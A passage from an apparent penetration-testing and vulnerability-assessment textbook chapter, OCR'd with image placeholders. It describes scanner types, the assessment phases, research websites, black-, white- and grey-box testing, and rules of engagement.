Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor. The CVE is a vendor-neutral listing of reported security vulnerabilities in major operating systems and applications (see http://cve.mitre.org, which hosts the CVE list). There are two types of automated vulnerability scanners: network-based and host-based.

### Network-Based Scanners

Network-based scanners attempt to detect vulnerabilities from the outside. They scan the systems from a remote system outside the organization and without authorized user access. Network-based scanners examine a system for such vulnerabilities as open ports, application security exploits, and buffer overflows.

### Host-Based Scanners

Host-based scanners usually require a software agent or client on the host. The client then reports the vulnerabilities it finds back to the server. Host-based scanners look for features such as weak file-access permissions, poor passwords, and logging faults.

The following are the steps involved in a vulnerability assessment:


- **Checking whether the target is alive:** Use the Internet Control Message Protocol (ICMP) to ping the target system and check whether the target is alive.
- **Scanning the ports:** Check for open ports that attackers can use to intrude into the system. They perform the scan in stealth mode for a particular period and test ports by sending them harmful information.
- **Identifying the potential vulnerabilities and generating a report:** Use a network vulnerability scanner to identify the potential vulnerabilities, and to obtain a report about these vulnerabilities.
- **Classifying vulnerabilities and building responses:** Classify vulnerabilities and build responses accordingly. Often, the response chosen for vulnerability is nonactionable because of the complexities and potential risks involved. The assessment process gives complete information about these issues, and this information is helpful during the risk management process.
- **Classifying key assets and performing risk management:** The vulnerability assessment process classifies the key assets and makes a hierarchy of the key assets, which helps to drive the risk management process.
- **Providing follow-up documentation/reports:** A vulnerability assessment provides follow-up documentation, reports, and additional consulting whenever required after the assessment process
- **Initiating an ongoing security effort:** A vulnerability assessment involves creating a plan to build an ongoing security effort.

## Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessments:

- Vulnerability-scanning software is limited in its ability to detect vulnerabilities at a given point in time.
- Vulnerability-scanning software must be updated when new vulnerabilities are discovered or improvements are made to the software being used.
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it.
- It does not measure the strength of security controls.
- Vulnerability-scanning software itself is not immune to software engineering flaws that might lead to missing serious vulnerabilities.

The methodology used might have an impact on the result of the test. For example, vulnerability-scanning software that runs under the security context of the domain administrator will yield different results than if it were run under the security context of an authenticated user or a non-authenticated user. Similarly, diverse vulnerability-scanning software packages assess security differently and have unique features. This can influence the result of the assessment.




Given below are the types of vulnerability assessment:

- **Active Assessment**

  Active assessments are a type of vulnerability assessment that uses network scanners to scan the network to identify the hosts, services, and vulnerabilities present in that network. Active network scanners have the capability to reduce the intrusiveness of the checks they perform.

- **Passive Assessment**

  Passive assessments sniff the traffic present on the network to identify the working systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently using the network.

- **Host-based Assessment**

  Host-based assessments are a type of security check that involves carrying out a configuration-level check through the command line. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as incorrect registry and file permissions, as well as software configuration errors. Host-based assessment can use many commercial and open-source scanning tools, such as **SecurityExpressions**.

## Internal Assessment

An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities. The following are some of the possible steps in performing an internal assessment:

- Specify the open ports and related services on network devices, servers, and systems.
- Check for router configurations and firewall rule sets.
- List the internal vulnerabilities of the operating system and server.
- Scan for Trojans that may be present in the internal environment.
- Check the patch levels on the organization's internal network devices, servers, and systems.
- Check for the existence of malware, spyware, and virus activity and document them.
- Evaluate the physical security.
- Identify and review the remote management process and events.
- Assess the file-sharing mechanisms (for example, NFS and SMB/CIFS shares).
- Examine the antivirus implementation and events.

## External Assessment

These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks external to the organization. It determines how secure the external network and firewall are. The following are some of the possible steps in performing an external assessment:

- Determine the set of rules for firewall and router configurations for the external network.
- Check whether external server devices and network devices are mapped.
- Identify open ports and related services on the external network.
- Examine patch levels on the server and external network devices.
- Review detection systems such as IDS, firewalls, and application-layer protection systems.
- Get information on DNS zones.
- Scan the external network through a variety of proprietary tools available on the Internet.
- Examine Web applications such as e-commerce and shopping cart software for vulnerabilities.

### Application Assessments

An application assessment focuses on transactional Web applications, traditional client-server applications, and hybrid systems. It analyzes all elements of an application infrastructure, including deployment and communication within the client and server. Security professionals use both commercial and open-source tools to perform such assessments.


### Network Assessments

Network assessments determine the possible network security attacks that may occur on an organization's system. These assessments evaluate the organization's system for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Network assessment professionals use firewall and network scanners such as Nessus. These scanners find open ports, recognize the services running on those ports, and find vulnerabilities associated with these services. These assessments help organizations determine how vulnerable systems are to Internet and intranet attacks, and how an attacker can gain access to important information. A typical network assessment conducts the following tests on a network:

- Checks the network topologies for inappropriate firewall configuration
- Examines the router filtering rules
- Identifies inappropriately configured database servers
- Tests individual services and protocols such as HTTP, SNMP, and FTP
- Reviews HTML source code for unnecessary information
- Performs bounds checking on variables

### Wireless Network Assessments

In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use the week and outdated security mechanisms, and are open for attack. Wireless network assessments try to attack wireless authentication mechanisms and get unauthorized access. This type of assessment tests wireless networks and identifies rogue wireless networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless networks. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access once they get access to the wireless network.




The Network Vulnerability Assessment (NVA) occurs over the following five phases:

### Phase I - Acquisition

The NVA team creates an enumerated list of the intended documents and hands them over to the clients. After the checklist is been created, the team performs the following tasks:

- Evaluating the valid state and the government policies to a specific client
- Evaluating the documentation that is available
- Creating a list of recognized errors and security susceptibilities for testing the client setup

### Phase II: Identification

Vulnerability identification phase includes following activities:

- NVA team allocates the tasks and duties for data collection.
- NVA team lead prepares the agenda for interviews with the employees of the organization.
- The client organization makes the arrangements for interviews and provides the office space for the NVA team members.
- NVA team members conduct the interviews of selected employees.
- The NVA team conducts additional interviews, if required.

- The NVA team analyzes the available computing facilities and conducts vulnerability assessment tests for operating system, hardware, software, and network devices.

Security auditors interview communications facility support staff, customers and other third parties working with the organization. They must interview the following departments for a complete vulnerability assessment:

- System design and architecture
- Support services (customer support, technical support, and help desk support)
- System management and administration
- Security policy design system installation

The team should make the interviews as interesting as possible for the employee. They should tell interviewee it is the analysis and not the audit. The major topics of the investigation are:

- The background of the employee and his/her relationship with the network
- The data the employee gets and the approach that has to be followed
- The important data assets in employee's perception
- The employee's capability of understanding the company's guidelines and approaches
- The security weaknesses the employee has knowledge of
- The variations or keys the employee would suggest to enhance the company's security

Security professional collect technical data after examining the network, determining the major servers, detecting the system and network configurations, and examining the change in the network. They prioritize and report systems and risk components by their importance. Organizations hire or consult third-party experts in case of a serious breach.

### Phase III: Analyzing

The process of evaluation starts with acquiring the initial document and completes by the creation of the draft report. Analysis extends to the majority of the NVA methodology and forms the maximum content in the report. The beginning and continual analyses is figured out which indicates advance data gathering and interviews. The goal of the analysis phase is to detect threats and weaknesses and to give suggestions to reduce the risks by implementing various countermeasures. The best consequence of any analysis is a practical and a perfect balance among the components of the risk equation. During this phase, the NVA team will:

1. Verify, interview, and check results and also evaluate data for security vulnerabilities, detecting the risks to the client's computing resources
2. Assess the vulnerabilities for potential defense mechanisms that can be applied
3. Analyze collected data that focus on various technical and non-technical issues associated with the guidelines

- **Risk Analysis**

  It evaluates the possible monetary loss when the company suffers from the loss of intangibles.

- **Passwords**


  Users who authenticate with the system must use passwords.

- **Errors**

  System, network, and database performance errors.

- **Security Policy**

  A security policy acts as groundwork for the combined security attempts that provide a framework for evaluating the security methodologies of the organization. Therefore, it is the originating point for an NVA. If the business unit is devoid of a present security policy, it will be required to assess the present operations and suggestions for writing a security policy.




## Phase IV: Evaluation

The NVA team should document consequences of the investigations and findings in a draft report. The sponsor must review this report and ask for additional draft reports if required. The NVA team must satisfy all the investigation requirements before submitting the final report. The following are the components of the main report section:


- The draft report
- Title page
- Information categorization
- Table of contents
- Executive summary
- Procedure overview
- Security profile
- Evaluation
  - Conclusion
  - Summary table of risks
  - Appendices

## Phase V: Generating Reports

The team leader gathers the sponsor's comments and combines them into the final report. The final report is in the same format as the draft report. The team leader should send the numbered copies of the final report to each intended person and maintain a list of receivers of the copy.

The NVA team should maintain an endorsement copy of the final report. The owner is accountable for validating access to the report based on the business needs. The team leader is responsible for clearing systems of any sensitive information related to the NVA engagement.

The team leader submits the final report to the client. She/he will gather all the outputs summarizing the NVA approach and goals, the results, and the suggestions, and should be ready to discuss the plan for implementing the study.




The ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits in order to stay one-step ahead of attackers through vulnerability research, which includes:

- Discovering system design faults and weaknesses that might allow attackers to compromise a system
- Keeping informed of new products and technologies in order to find news related to current exploits
- Checking underground hacking Web sites for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)


The following are the some vulnerability research websites that you can use:

### CodeRed Center

Source: *http://www.eccouncil.org*

The CodeRed Center is a comprehensive security resource administrator can turn to for daily, accurate, up-to-date information on the latest viruses, Trojans, malware, threats, security tools, risks, and vulnerabilities.

### Microsoft Vulnerability Research (MSVR)

Source: *http://technet.microsoft.com*

Microsoft Vulnerability Research (MSVR) is a program specifically designed to help improve the security ecosystem as a whole through the sharing of knowledge and best practices. Its goal is to share their collective experience in dealing with security vulnerabilities with the greater security community to foster positive change.

### Security Magazine

Source: *http://www.securitymagazine.com*

Security Magazine focuses on solutions for enterprise security leaders. It provides guidance to business-minded executives who manage enterprise risk and security. Security Magazine provides management-focused features, opinions, and trends for leaders in business, government, and institutional sectors in print, in person, and online.

### SecurityFocus

Source: http://www.securityfocus.com

SecurityFocus has been a mainstay in the security community. The SecurityFocus website now focuses on a few key areas that are of greatest importance to the security community.

- BugTraq is a high-volume, full-disclosure mailing list for the detailed discussion and announcement of computer security vulnerabilities. BugTraq serves as the cornerstone of the Internet-wide security community.
- The SecurityFocus Vulnerability Database provides security professionals with the most up-to-date information on vulnerabilities for all platforms and services.
- SecurityFocus Mailing Lists allow members of the security community from around the world to discuss all manner of security issues.

### Help Net Security

Source: *http://www.net-security.org*

Help Net Security is a resource for information security news. The site hosts fresh content, including articles, new product releases, latest industry news, interviews, podcasts, and so on.

### HackerStorm

Source: *http://www.hackerstorm.co.uk*

HackerStorm is a security resource for Ethical Hackers and Penetration Testers to create better penetration testing plans and scopes, and to conduct vulnerability research. HackerStorm publishing also has a series of books on hacking and penetration testing for security professionals.

### SC Magazine

Source: *http://www.scmagazine.com*

SC Magazine arms information security professionals with the in-depth, unbiased business and technical information they need to tackle the countless security challenges they face and establish risk management and compliance postures that underpin overall business strategies.

They deliver up-to-date news, comprehensive analysis, cutting-edge features, contributions from thought leaders, and the best, most extensive collection of product reviews in the industry.

### Computerworld

Source: *http://www.computerworld.com*

Computerworld is a source of technology news and information for IT influencers worldwide. It ensures that senior technology — and the entire ecosystem of tech influencers and stakeholders — create and execute on business-changing strategies.

### HackerJournals

Source: *http://www.hackerjournals.com*


Hacker Journals is an online Information Security Community. It propagates news specifically related to information security threats and issues from all over the world.

In addition to news, it hosts blogs and discussions, and educational videos, as well as its World Famous Hack.ED column, providing education series in Ethical Hacking and Countermeasure Techniques and technologies.

### WindowsSecurity

Source: *http://www.windowsecurity.com*

WindowSecurity.com serves as an essential resource for IT administrators responsible for maintaining a secure Windows network. The site features a team of leading security experts from around the world who are able to shed light on the most obscure security issues. WindowsSecurity.com offers the latest security bulletins, vulnerabilities, patch alerts, news, white papers, software listings, and exclusive articles and tutorials.




Hacking is the ability to invent previously unknown ways of doing things. In this context, advocating a specific methodology to simulate a real-world hack might come across as a contradiction. The reason behind advocating a methodology in penetration testing arises from the fact that most hackers follow a common underlying approach when it comes to penetrating a system.

Penetration test (or "pen-testing") exposes the gaps in the security model of an organization and helps organizations reach a balance between technical prowess and business functionality from the perspective of potential security breaches. This can help in disaster recovery and business continuity planning. It simulates methods used by intruders to gain unauthorized access to an organization's networked systems and then compromise them. It involves using proprietary and open-source tools to conduct the test. Apart from automated techniques, penetration testing involves manual techniques for conducting targeted testing on specific systems to ensure that there are no security flaws that previously might have gone undetected. In the context of penetration testing, the tester is limited by resources: namely, time, skilled resources, and access to equipment as outlined in the penetration testing agreement.

Penetration testing involves an active analysis of system configurations, design weaknesses, network architecture, technical flaws, and vulnerabilities. On completion of the penetration testing process, pen-testers deliver a comprehensive report with details of vulnerabilities discovered and suite of recommended countermeasures to the executive, management, and technical audiences.


A penetration tester is different from an attacker only by intent, lack of malice, and authorization. Incomplete and unprofessional penetration testing can result in a loss of services and disruption of business continuity. Therefore, employees or external experts must not conduct pen-tests without proper authorization.


The management of the client organization should provide clear written permission to perform penetration testing. This approval should include a clear scope, a description of what to test, and when the testing will take place. Because of the nature of pen-testing, failure to obtain this approval might result in committing a computer crime, despite one's best intentions.

### What Makes a Good Penetration Test?


The following activities will ensure a good penetration test:

- Establishing the parameters for the penetration test, such as objectives, limitations, and justifications of the procedures
- Hiring highly skilled and experienced professionals to perform the pen-test
- Appointing a legal penetration tester who follows the rules in the nondisclosure agreement
- Choosing a suitable set of tests that balances costs and benefits
- Following a methodology with proper planning and documentation
- Documenting the results carefully and making them comprehensible to the client. The penetration tester must be available to answer any queries whenever there is a need.
- Clearly stating findings and recommendations in the final report






Although many people use the term security audit, vulnerability assessment, and penetration testing interchangeably to mean security assessment, there are considerable differences, as discussed on the slide.





## Blue Teaming

A blue team (also known as defender team) is a group of highly skilled individuals, who undertake assessment of information security or products to identify security deficits, to determine the adequacy of security measures, to foresee efficacy of proposed security solutions, and so on, to defend against various attacks. The blue team may include system administrators and general IT staff. Blue teaming is the least expensive and most frequently used security assessment approach.

## Red Teaming

A red team (also known as aggressor team) is a group of white-hat hackers who attempt to launch attacks against organization's digital infrastructure, as would a malicious attacker, to test the organization's security posture. Red teaming may include system administrators from various departments in an organization.




The types of pen testing depend on the amount of information the pen-testing team is given about the organization prior to the test. One can conduct any of the pen testing types either externally (conducted against Internet-facing hosts) or internally (conducted against hosts inside the organization's internal network). If we want a complete test, then testing both externally and internally is a must.

The three types of penetration testing are as follows:

### Black-box Testing (Zero-Knowledge Testing)

In order to simulate real-world attacks, pen-testers can choose to undertake black-box testing (or zero knowledge testing, with no information or assistance from the client), and map the network while enumerating services, shared file systems, and operating systems discreetly. Additionally, the pen-tester can perform "war dialing" (scanning and dialing a list of phone numbers) to detect listening modems, and "war driving" (physically driving around an area to find wireless networks) to discover vulnerable access points, provided these activities are legal and within the scope of the project.

In black-box testing, the pen-testers have only the company name. The tester thereafter uses fingerprinting methods to acquire information about the inputs and the expected outputs but is not aware of the internal workings of a system. Testers carry out this test after extensive research of the target organization. Black-box testing simulates an external attacker. Designing test cases are difficult without clear and concise specifications, but it is done once the specifications are complete.

This test simulates the process of a real hacker. Black-box testing (also known as "functional testing") is time-consuming and expensive.

There are two types of black-box penetration testing:

- **Blind Testing**

  In the blind testing, the pen-tester knows limited information or nothing about the target, but the target is informed of an audit scope (what, how, and when the pen-tester will be testing) prior to performing the test.

  Blind testing simulates the actions and procedures of a real hacker. The pen-testing team attempts to gather as much information as possible about the target organization from the Internet (company's website, domain name registry, online discussion board, USENET, etc.) and other publicly accessible sources. Pen testers start audit of the target organization's security based on the collected information. Tough, blind testing provides a lot of inside information (such as Internet access points, directly accessible networks, publicly available confidential /proprietary information, etc.) about the organization that may have been otherwise not known, but it is more time consuming and expensive, as a lot of effort is involved to research the target.

  Ex: Ethical hacking, war-gaming, etc.

- **Double-Blind Testing**

  In double-blind testing (also known as "zero-knowledge testing"), neither the pen-tester knows about the target nor the target is informed of an audit scope (what, how, and when the pen-tester will test) prior to test execution. In other words, both parties are blind to the test. Most of the security assessments today are based on double-blind testing strategy, as it validates the presence of vulnerabilities that can be exploited and the ability of target's individuals, processes, and tools to recognize and react appropriately to the penetration attempts made.

  Ex: Black-box auditing, penetration testing, etc.

### White-Box Testing (Complete-Knowledge Testing)

The organization may give complete information about its network to the pen-testers if it wants to assess its security against a specific kind of attack or a specific target. The information provided can include network-topology documents, asset inventory, and valuation information. Typically, an organization would opt for this when it wants a complete audit of its security. It is critical to note that despite all this, information security is an ongoing process and penetration testing gives a snapshot of the security posture of an organization at any given point in time. Security professionals may perform white-box testing with or without the knowledge of IT staff. The top management must approve the test if it does not involve the organization's IT staff.

The organizations generally provide the following information for white-box testing:

- **Company infrastructure:** This includes information related to the different departments of the organization. Penetration testers have the Information related to hardware, software, and controls in the organization.

- **Network type:** The network-type information could be regarding the organization's LAN and the topology used to connect the systems. It could also be information regarding access to remote networks or the Internet.
- **Current security implementations:** Current security implementations are the various security measures adopted by the organization to safeguard vital information against any kind of damage or theft.
- **IP address/firewall/IDS details:** This information includes details of the IP addresses the organization uses, the firewalls used to protect data from unauthorized users, and other important technical details about the network. Organizations generally provide the firewall and IDS policies to the penetration tester.
- **Company policies:** The organization may provide business continuity and IT security policies to the pen testers, depending on the nature of the test. Security policies, legal policies, and labor policies can all be useful to the penetration tester.

### Grey-Box Testing (Partial-Knowledge Testing)

Grey-box testing combines the methodologies of both black-box and white-box testing. It is the most common approach to test the vulnerabilities that an attacker can find and exploit. In certain cases, organizations would prefer to provide the pen-testers with partial knowledge or information that hackers could find, such as the domain-name server. This information can also include an organization's publicly perceived asset and vulnerabilities. The pen-testers may also interact with system and network administrators.

Grey-box pen testing provides a full system inspection, from both the developer's perspective and a malicious attacker's perspective. It is a simulation of a systematic attack by outside intruders or malicious insiders with limited access privileges.

There are two ways to perform above penetration tests:

- **Announced Testing**

  Announced testing is an attempt to compromise systems on the client's network with the full cooperation and knowledge of the IT staff. This type of testing examines the existing security infrastructure for possible vulnerabilities.

  Announced penetration testing helps a penetration tester in the following ways:

  - A penetration tester could easily acquire a complete overview of the infrastructure of the organization.
  - A penetration tester may be given the kind of physical access provided to different employees in the organization.
  - A penetration tester may get a clearer picture of measures applied to information and system security of the organization.

The security staff usually joins the penetration testing teams to conduct these audits. This type of penetration testing is quite effective for the physical security of the penetration testing.

**Advantages**:

- More efficient
- Team-oriented

**Disadvantages**:

- Lack of security
- Less-reliable results

### Unannounced Testing


Unannounced testing is an attempt to compromise systems on the client's network without the knowledge of IT security personnel. This approach is quite effective for testing the security of an organization against social-engineering attempts. In unannounced pen testing, only the top management is aware of these tests. It helps the organization to check for organizational security threats that may arise because of human error and/or ignorance. Unannounced testing examines the agility of the security infrastructure and the responsiveness of IT staff and how much they are aware of the sensitivities of the organization's information security.

**Advantages**:

- Strong security
- Highly reliable

**Disadvantages**:

- Large impact
- Less efficient
- Requires a strict process




Given are the three phases of penetration testing:

### Pre-Attack Phase

This phase focuses on gathering as much information as possible about the target. It can be invasive, such as gathering information through scanning, or it can be noninvasive, such as reviewing public records.

### Define Rules of Engagement (ROE)

Rules of Engagement (ROE) are the formal permissions to conduct a penetration test. They provide certain rights and restrictions to the test team for performing the test, and help testers to overcome legal, federal, and policy-related restrictions to use different penetration testing tools and techniques.

ROE may allow the testers to conduct some technical and nontechnical activities such as port scanning, social engineering, and network sniffing, and may restrict conducting certain activities, such as password cracking or SQL-injection attacks, which an organization might think are detrimental to the normal function of the organization or are too intrusive. The ROE explicitly defines these activities. Penetration testers might be allowed to conduct certain activities that otherwise may be considered illegal or against established legal, federal, and policy guidelines.

**Scope of ROE**:

The ROE acts as guidelines for penetration testers. They should clearly explain the allowed and restricted activities during a test.

The ROE includes:

- Specific IP addresses/ranges to be tested
- Any restricted hosts (i.e., hosts, systems, or subnets not to be tested)
- A list of acceptable testing techniques (e.g., social engineering, DoS, etc.) and tools (password crackers, network sniffers, etc.)
- Times when testing is to be conducted (e.g., during business hours, after business hours, etc.)
- Identification of a finite period for testing
- IP addresses of the machines from which penetration testing will be conducted, so that administrators can differentiate legitimate penetration testing attacks from actual malicious attacks
- Points of contact for the penetration testing team, the targeted systems, and the networks
- Measures to prevent law enforcement being called with false alarms (created by the testing)
- Handling of information collected by the penetration testing team

## Understand Customer Requirements

Before proceeding with the penetration testing, it is important to fully understand the customer's requirements to ensure that the penetration test addresses them completely.

- Identify what needs to be tested:

| Items to be Tested | | |
|---|---|---|
| Servers | Yes ☐ | No ☐ |
| Workstations | Yes ☐ | No ☐ |
| Routers | Yes ☐ | No ☐ |
| Firewalls | Yes ☐ | No ☐ |
| Networking devices | Yes ☐ | No ☐ |
| Cabling | Yes ☐ | No ☐ |
| Databases | Yes ☐ | No ☐ |
| Applications | Yes ☐ | No ☐ |
| Physical security | Yes ☐ | No ☐ |
| Telecommunications | Yes ☐ | No ☐ |

FIGURE 1.2: Checklist of the items that need to be tested

- Select the specific sectors to be tested, and prepare users and administrators
- Create a checklist of testing requirements
- Identify the time frame and testing hours
- Develop an emergency plan
- Make sure all information is securely backed up before beginning anything
- Decide on the format for reporting
- Identify who will be involved in the reporting and document delivery

### Create a Checklist of the Testing Requirements

The following is an example checklist of penetration-testing requirements:

- Do you have any security-related policies and standards? If yes, do you want them to be reviewed?
- What is the network layout (segments, DMZs, IDS, IPS, etc.)?
- If the client organization requires analysis of its Internet presence?
- Do you want a review of the physical security of your servers and network infrastructure?
- What is the IP address configuration for internal and external network connections?
- If the organization requires pen testing of networking devices such as routers and switches? If so, how many routers and switches exist on your network?
- If the organization requires pen testing of individual hosts?
- How many networking devices exist on the client's network?
- Do you want mapping of your Internet presence? Otherwise, can you provide us with a detailed diagram of your Internet presence; including addresses, host OS types, and software in use on the hosts? We will also need addresses in use on both sides of the hosts if they connect to both the Internet and the internal network.
- What security controls are deployed across the organization?
- Do you want a security review of the workstations on the network? If so, what operating systems are the workstations running? Also, how many workstations would you like to be tested?
- Pen test will include five or fewer servers of each type (NT, UNIX, and Novell); do you want review of more servers? If so, how many of each?
- If the organization requires assessment of wireless networks?
- If the organization requires assessment of analog devices in the network?
- If the organization deploys a mobile workforce? If so, if the mobile security assessment is required?

- What are the web application and services offered by the client?
- If the organization requires the assessment of web infrastructure?
- Do you want the test team to conduct denial-of-service testing? This testing can have adverse effects on the systems tested. We can arrange to perform this testing during nonproduction hours.
- Do you want the test team to conduct a modem scan of your analog phone lines?
- What kind of RAS server are you using and how many modems are used?
- Do you want visits to other sites to perform assessments on systems?

### Define the Pen-Testing Scope

The scope of the penetration test specifies the areas to be tested. It ensures that the team covers all the systems that require assessment.

The project scope considers the requirements of all the stakeholders. The organization and the testing team should clearly define all the objectives before creating the scope of the project. The following objectives require a higher priority:

- **Deliverables:** A list of the reports that are to be made available after the completion of the project.
- **Functionality:** Verification of whether the system works as expected.
- **Data definition:** A definition of the form that the results of testing will take.
- **Technical structure:** The design of the project in the form of flow diagrams.

The changes incorporated during project development influence the scope of the pen test. Usually, the client does not understand the impact of the changes. The more changes the project is subject to, the more time and resources it uses. The engagement lead should explain the effects of changes in requirements to the client. Often, a person from the client's company continually updates on the progress of the project.

The engagement lead should balance the time and project costs with respect to the scope of the project. The team should discard all the changes in the requirement that are beyond the scope. Other factors to consider while defining the project scope are:

- Business process changes
- Technology changes
- Location changes
- Application changes

The testing team should test all the features that the project will exhibit as a part of the design specification. The features that are to be tested include the following areas:

- **Network Security**

  The testing team should test all the network components for security and configuration.

- **System Software Security**

  The penetration test should identify system-software vulnerabilities.

- **Client-Side Application Security**

  The testing team should check client-side applications for security and compliance with system requirements.

- **Client-Side to Server-side Application Communication Security**

  The testing team should checks data transmission for security.

- **Server-Side Application Security**

  The testing team should check applications on the Web servers and application servers for flaws.

- **Document Security**

